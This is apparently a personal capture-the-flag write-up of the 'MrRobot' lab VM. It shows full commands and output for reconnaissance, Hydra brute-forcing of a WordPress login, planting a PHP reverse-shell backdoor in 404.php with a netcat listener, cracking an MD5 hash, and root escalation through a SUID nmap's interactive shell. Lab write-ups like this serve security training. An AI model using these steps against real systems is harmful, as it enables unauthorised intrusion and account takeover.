

MrRobot Writeup

Goal: This has three keys hidden in different locations. Your goal is to find all three. Each key is progressively difficult to find.

Level: Intermediate


[Download Link](#)

Information Gathering

Host Machine IP: 192.168.56.1 and 10.100.16.210
Kali Machine IP: 192.168.56.102 and 10.0.2.15
Target IP: ?

Monologue: It took me quite awhile to setup my network. So when you run into trouble with adapter setting don't worry. Either you change the adapter setting in the virtual machine on both the systems (attacker and target machines) and then do a restart or ifconfig eth0 down (your interface name may be different like eth1 or wlan0 or wlan1 etc) and then do ifconfig eth0 up will do the trick. I know this but I ran into rather peculiar problem ?!

- netdiscover -i eth1 -r 192.168.56.102/24



root@kali: ~/MrRobot

Currently scanning: Finished! | Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 3 hosts. Total size: 240

IP	At	MAC Address	Count	Len	MAC Vendor / Hostname
192.168.56.1	0a:00:27:00:00:05		2	120	Unknown vendor
192.168.56.100	08:00:27:d9:ca:06		1	60	PCS Systemtechnik GmbH
192.168.56.103	08:00:27:12:86:5d		1	60	PCS Systemtechnik GmbH

Scanning

- nmap -sC -sV -p- -A 192.168.56.102 > nmap.txt
- -sC script
- -sV service version
- -p- all port (1-65535)
- -A it consists of sV functionality as well, I just add it to get (-O) OS detection and few other (don't want to miss anything)
- nmap.txt (although nmap has custom output parameter to pass but I prefer this way)

```
root@kali:~/MrRobot# nmap -sC -sV -p- -A 192.168.56.103 > nmap.txt
root@kali:~/MrRobot# cat nmap.txt
Starting Nmap 7.70 ( https://nmap.org ) at 2018-08-27 02:27 EDT
Nmap scan report for 192.168.56.103
Host is up (0.0016s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    closed  ssh
80/tcp    open   http    Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp   open   ssl/http Apache httpd
|_http-server-header: Apache
|_http-title: 400 Bad Request
|_ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
| Not valid after:  2025-09-13T10:45:03
MAC Address: 08:00:27:12:86:5D (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1  1.63 ms  192.168.56.103

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 176.15 seconds
root@kali:~/MrRobot#
```

Monologue: I can't see much information. Since it has both port 80 and 443 is running, I am quite certain that it is running a web server. Let me try my luck.

```
1 <!doctype html>
2 <!--
3  //-->
4  //-->
5  //-->
6  //-->
7 <html class="no-js" lang="">
8 <head>
9
10
11 <link rel="stylesheet" href="css/A.main-600a9791.css.pagespeed.cf.n5FSa7y52i.css">
12
13 <script src="js/vendor/vendor-48ca455c.js.pagespeed.jm.V7Qfw6bd5C.js"></script>
14
15 <script>var USER_IP='208.185.115.6';var BASE_URL='index.html';var RETURN_URL='index.html';var REDIRECT=false;window.log=function(){log.history=log.history
16
17 </head>
18 <body>
19 <!--[if lt IE 9]>
20   <p class="browserupgrade">You are using an <strong>outdated</strong> browser. Please <a href="http://browsehappy.com/">upgrade your browser</a> to impro
21
22
23 <!-- Google Plus confirmation -->
24 <div id="app"></div>
25
26
27 <script src="js/s_code.js.pagespeed.jm.I78cfHOpbQ.js"></script>
28 <script src="js/main-acba06a5.js.pagespeed.jm.YdSbz2lrih.js"></script>
29 </body>
30 </html>
31
```

- I got lucky when I was trying to get the invitation code during my [Hackthebox](#). Therefore, I dive into the source code and didn't spare many attached links. But didn't get anything useful.
 - My next step is to try with robots.txt
 - Look what I got.... OMG! First flag...

A screenshot of a browser window with the following details:

- Top bar: Problem loading page (x) 2 times, Create SSL Certificate (x), 192.168.56.103/robots.txt (active tab), +, and icons for user profile, minimize, maximize, and close.
- Toolbar: Back, Forward, Stop, Home, and a search/address bar containing the URL 192.168.56.103/robots.txt.
- Bottom bar: User-agent: *fsociety.dic key-1-of-3.txt

```
root@kali:~/MrRobot# wget http://192.168.56.103/key-1-of-3.txt
--2018-08-27 02:42:27-- http://192.168.56.103/key-1-of-3.txt
Connecting to 192.168.56.103:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 33 [text/plain]
Saving to: 'key-1-of-3.txt'

key-1-of-3.txt      100%[=====]      33  --.-KB/s   in 0s

2018-08-27 02:42:27 (1.32 MB/s) - 'key-1-of-3.txt' saved [33/33]

root@kali:~/MrRobot# cat key-1-of-3.txt
073403c8a58a1f80d943455fb30724b9
root@kali:~/MrRobot#
```

- Download the dictionary file: I enlarged the font size because I might have to use this in the future.

```
root@kali:~/MrRobot# wget http://192.168.56.103/fsociety.dic
--2018-08-27 02:40:58-- http://192.168.56.103/fsociety.dic
Connecting to 192.168.56.103:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7245381 (6.9M) [text/x-c]
Saving to: 'fsociety.dic'

fsociety.dic      100%[=====]      6.91M  8.37MB/s   in 0.8s

2018-08-27 02:40:59 (8.37 MB/s) - 'fsociety.dic' saved [7245381/7245381]

root@kali:~/MrRobot# ls
fsociety.dic  nmap.txt
root@kali:~/MrRobot#
```


Note: Since the machine is running w observer therefore I am going to run nikto and dirb (provided I didn't get what I want using nikto).

- nikto -h 192.168.56.102 -p 80 > nikto.txt
 - It is taking lot of time, I hope my wait is worth it :) It's been more than 30 minutes and I don't like this feeling. Therefore, although nikto scan was not completed. I opened a tab and did cat nikto80.txt
 - I saw tnc. To be honest, I have no idea what it is, I just past this in the url.

```
root@kali: ~/MrRobot
root@kali:~/MrRobot# cat nikto80.txt
- Nikto v2.1.6
-----
+ Target IP:          192.168.56.103
+ Target Hostname:    192.168.56.103
+ Target Port:        80
+ Start Time:        2018-08-27 04:36:23 (GMT-4)
-----
+ Server: Apache
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Retrieved x-powered-by header: PHP/5.5.29
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server leaks inodes via ETags, header found with file /robots.txt, fields: 0x2
9 0x52467010ef8ad
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d1
5. The following alternatives for 'index' were found: index.html, index.php
root@kali:~/MrRobot#
```

o I got this error message. If you have some experience with WordPress, you will come to know, this site is running WordPress.

The screenshot shows a web browser window with the address bar containing the URL <http://192.168.56.103/tcn>. The page content displays a 404 error message: "Oops! That page can't be found." Below this message, it says, "It looks like nothing was found at this location. Maybe try a search?" There are also sections for "RECENT COMMENTS", "ARCHIVES", and "CATEGORIES" on the left side of the page.




Monologue: I am quite sure that you remember that along with our very first-key, we also downloaded a file called f-society.dic

◦ nikto -h 192.168.56.102 -p 443 > nikto.txt

Vulnerable Assessment

Exploitation


- I am going to brute force the WordPress login page. However let me put some dummy data and get the error message. I am going to use this as a flag.



- Invalid username will be my flag
- Brute Force (Reference 1 in the footer)
- hydra -vv -L fsociety.dic -p test http://192.168.56.103 http-post-form '/wp-login.php:log=%USER%&pwd=%PASS%&wp-submit=Log+In:F=Invalid+username'
- Brief Explanation:
 - [Hydra] is a popular brute forcing program.
 - vV verbose
 - L use L when you don't know the username. If you know the username, use small l
 - fsociety.dic is the dictionary file we downloaded the target website.
 - p use small p if you know the password. If you don't know the password use capital P follow by dictionary file.
 - http-post-form is the post method
 - remaining is quite self explanatory.

Through brute force I got the username: Eliot

- Actually I can directly proceed with the password brute force attack. But I will first enter it in the wp-login and get the error message. I will use that as a flag to reduce the noise.



- Incorrect will be my flag.
- hydra -vv -l Elliot -P fsociety.dic 192.168.56.103 http-post-form '/wp-login.php:log^=USER^&pwd^=PASS^&wp-submit=Log+In:F=incorrect'
- It does take hell lot of time and I thought to sort the dictionary and list only the unique entry. Gosh! I wasted a hell lot of time. However, no worry!
- sort fsociety.dic | uniq | tee fsociety-mini.txt
- File size reduced drastically.
- Yet it will surely take sometime, so why not I prepare a PHP reverse shell ;)

```
root@kali:~/MrRobot
root@kali:~/MrRobot# ls -lah
total 15M
drwxr-xr-x  2 root root  4.0K Aug 27 06:11 .
drwxr-xr-x 20 root root  4.0K Aug 26 14:36 ..
-rw-r--r--  1 root root 7.0M Nov 13 2015 fsociety.dic
-rw-r--r--  1 root root 95K Aug 27 06:12 fsociety-mini.txt
-rw-r--r--  1 root root 7.8M Aug 27 06:08 hydra.restore
-rw-r--r--  1 root root   33 Nov 13 2015 key-1-of-3.txt
-rw-r--r--  1 root root 1.7K Aug 27 05:57 nikto443.txt
-rw-r--r--  1 root root 1.3K Aug 27 05:52 nikto80.txt
-rw-r--r--  1 root root 1013 Aug 27 02:30 nmap.txt
root@kali:~/MrRobot#
```

- Got a friend's call and didn't get time to dig into shell. However, I got the password after an hour (quite close to an hour actually)

```

root@kali: ~/MrRobot
[ATTEMPT] target 192.168.56.103 - login "Elliot" - pass "Eps1" - 5621 of 11452 [child 5] (0/0)
[ATTEMPT] target 192.168.56.103 - login "Elliot" - pass "eps2" - 5622 of 11452 [child 3] (0/0)
[ATTEMPT] target 192.168.56.103 - login "Elliot" - pass "equipment" - 5623 of 11452 [child 14] (0/0)
[ATTEMPT] target 192.168.56.103 - login "Elliot" - pass "equivalents" - 5624 of 11452 [child 10] (0/0)
[ATTEMPT] target 192.168.56.103 - login "Elliot" - pass "ER28" - 5625 of 11452 [child 0] (0/0)
[ATTEMPT] target 192.168.56.103 - login "Elliot" - pass "ER28-0652" - 5627 of 11452 [child 15] (0/0)
[ATTEMPT] target 192.168.56.103 - login "Elliot" - pass "erase" - 5628 of 11452 [child 11] (0/0)
[ATTEMPT] target 192.168.56.103 - login "Elliot" - pass "erased" - 5630 of 11452 [child 11 (0/0)
[ATTEMPT] target 192.168.56.103 - login "Elliot" - pass "errections" - 5631 of 11452 [child 4] (0/0)
[ATTEMPT] target 192.168.56.103 - login "Elliot" - pass "Eric" - 5632 of 11452 [child 7] (0/0)
[ATTEMPT] target 192.168.56.103 - login "Elliot" - pass "Erickson" - 5633 of 11452 [child 2] (0/0)
[ATTEMPT] target 192.168.56.103 - login "Elliot" - pass "Erik" - 5634 of 11452 [child 12] (0/0)
[ATTEMPT] target 192.168.56.103 - login "Elliot" - pass "error" - 5635 of 11452 [child 6] (0/0)
[ATTEMPT] target 192.168.56.103 - login "Elliot" - pass "Error" - 5636 of 11452 [child 9] (0/0)
[ATTEMPT] target 192.168.56.103 - login "Elliot" - pass "ERROR" - 5637 of 11452 [child 5] (0/0)
[ATTEMPT] target 192.168.56.103 - login "Elliot" - pass "errors" - 5638 of 11452 [child 14] (0/0)
[ATTEMPT] target 192.168.56.103 - login "Elliot" - pass "Errors" - 5639 of 11452 [child 3] (0/0)
[ATTEMPT] target 192.168.56.103 - login "Elliot" - pass "escape" - 5640 of 11452 [child 10] (0/0)
[ATTEMPT] target 192.168.56.103 - login "Elliot" - pass "esmail" - 5641 of 11452 [child 0] (0/0)
[ATTEMPT] target 192.168.56.103 - login "Elliot" - pass "Esmail" - 5642 of 11452 [child 11] (0/0)
[VERBOSE] Page redirected to https://192.168.56.103/wp-admin/
[ATTEMPT] target 192.168.56.103 - login "Elliot" - pass "especially" - 5643 of 11452 [child 8] (0/0)
[ATTEMPT] target 192.168.56.103 - login "Elliot" - pass "esque" - 5644 of 11452 [child 13] (0/0)
[ATTEMPT] target 192.168.56.103 - login "Elliot" - pass "essentially" - 5645 of 11452 [child 1] (0/0)
[ATTEMPT] target 192.168.56.103 - login "Elliot" - pass "established" - 5646 of 11452 [child 4] (0/0)
[VERBOSE] Page redirected to https://192.168.56.103/wp-login.php?redirect_to=http%3A%2F%2F192.168.56.103%2Fwp-admin%2F&reauth=1
[ATTEMPT] target 192.168.56.103 - login "Elliot" - pass "establishes" - 5647 of 11452 [child 7] (0/0)
[ATTEMPT] target 192.168.56.103 - login "Elliot" - pass "esteem" - 5648 of 11452 [child 2] (0/0)
[ATTEMPT] target 192.168.56.103 - login "Elliot" - pass "Estudiante" - 5649 of 11452 [child 12] (0/0)
[ATTEMPT] target 192.168.56.103 - login "Elliot" - pass "etc" - 5650 of 11452 [child 6] (0/0)
[ATTEMPT] target 192.168.56.103 - login "Elliot" - pass "etherial" - 5651 of 11452 [child 9] (0/0)
[ATTEMPT] target 192.168.56.103 - login "Elliot" - pass "Ethics" - 5652 of 11452 [child 5] (0/0)
[ATTEMPT] target 192.168.56.103 - login "Elliot" - pass "etiquette" - 5653 of 11452 [child 14] (0/0)
[ATTEMPT] target 192.168.56.103 - login "Elliot" - pass "euphoric" - 5654 of 11452 [child 3] (0/0)
[ATTEMPT] target 192.168.56.103 - login "Elliot" - pass "evaimages" - 5655 of 11452 [child 10] (0/0)
[ATTEMPT] target 192.168.56.103 - login "Elliot" - pass "even" - 5656 of 11452 [child 0] (0/0)
[80] [http-post-form] host: 192.168.56.103 login: Elliot password: ER28-0652
[STATUS] attack finished for 192.168.56.103 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-08-27 07:18:01
root@kali: ~/MrRobot#

```

Information We have

URL: <http://192.168.56.103/wp-admin>
 Username: Elliot
 Password: ER28-0652

Monologue: I have worked as Web Master in the past therefore, I know a little on usually how people use to check their file integrity. However, people hardly audit the code in 404.php. Therefore, my strategy is to hide my backdoor in that page. (I am quite lucky that Edit functionality is on in the dashboard; if you are wordpress user, you know what I am saying)

- I got the php reverse shell from [here](#)
- At first what I did was, open a terminal on my kali machine and typed this command

nc -lvp 9000 ##### Listening mode will be on

```

root@kali: ~/MrRobot
root@kali:~/MrRobot# nc -lvp 9000
listening on [any] 9000 ...

```

- Then I opened the php-reverse-shell and replace the ip address which you want to have connection back on. In my case, I want to have the connection back to my kali machine (192.168.56.102) and I replaced the port number with my favourite one i.e. 9000.
- As soon as I visit the 404.php (192.168.56.102)
- I got the reverse shell prompt.
- I did ls and saw many things but root folder and home interested me the most.
- I couldn't get into the root . Therefore, I changed my directory to home and found there is a folder called robot. Inside robot, I found my second key and a file.
- Unlucky, I can't see the key file. It looks like I have to crack that hash and use that information to gain the privilege and then see the key2. (Tough but I like that!)

```
root@kali: ~/MrRobot
run
sbin
srv
sys
tmp
usr
var
vmlinuz
$ cd root
/bin/sh: 4: cd: can't cd to root
$ su
su: must be run from a terminal
$ cd home
$ ls
robot
$ cd robot
$ ls
key-2-of-3.txt
password.raw-md5
$ cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
$ cat password.raw-md5
robot:c3fc3d76192e4007dfb496cca67e13b
$
```

- Username: robot
- Password: hash Decrypt(c3fc3d76192e4007dfb496cca67e13b)
- Password: abcdefghijklmnopqrstuvwxyz
- You might not believed but it took me hours googling and going through related threads on stackoverflow.
- I know I need something to escalate my privilege. I thought to give it a go with dirty-cow exploit. When I was reading, it mentioned about misconfiguration on SUID. Therefore, I found [this](#).
- find / -user root -perm -4000 -print 2>/dev/null

```
root@kali: ~/MrRobot
/tmp
$ suid
suid
/bin/sh: 16: suid: not found
$ find / -user root -perm -4000 -print 2>/dev/null
find / -user root -perm -4000 -print 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
$
```

- nmap --interactive
- It didn't work for me. I went to prepare thenthuk(Tibetan broth Noodle; very delicious one and specially recommended when the weather is cold) and about to have dinner.
- I typed
 - /usr/local/bin/nmap --interactive ### It worked!!

```
root@kali: ~/MrRobot
nmap --interactive
/bin/sh: 36: nmap: not found
$ /usr/local/bin/nmap -version
/usr/local/bin/nmap -version

nmap version 3.81 ( http://www.insecure.org/nmap/ )
$ /usr/local/bin/nmap --interactive
/usr/local/bin/nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
# ls
ls
# cd /root
cd /root
# ls
ls
firstboot_done  key-3-of-3.txt
#
```

- !sh
- whoami it shows I am the root!
- cd /root and followed by key-3-of-3.txt
- 04787ddef27c3dee1ee161b21670b4e4
- I am yet to get my key 2. Therefore, let's go to /home folder
- cd /home , cd robot, cat key-2-of-3.txt
- Finally!! 822c73956184f694993bede3eb39f959
- ◻

Post Exploitation

Sorry, I was too caught-up in this and didn't get time to properly put into respective stages :)

Reference links

[1](#), [2](#), [3](#), [4](#), [5](#), [6](#), [7](#), [8](#), [9](#), [10](#), [\[\]\(\)](#).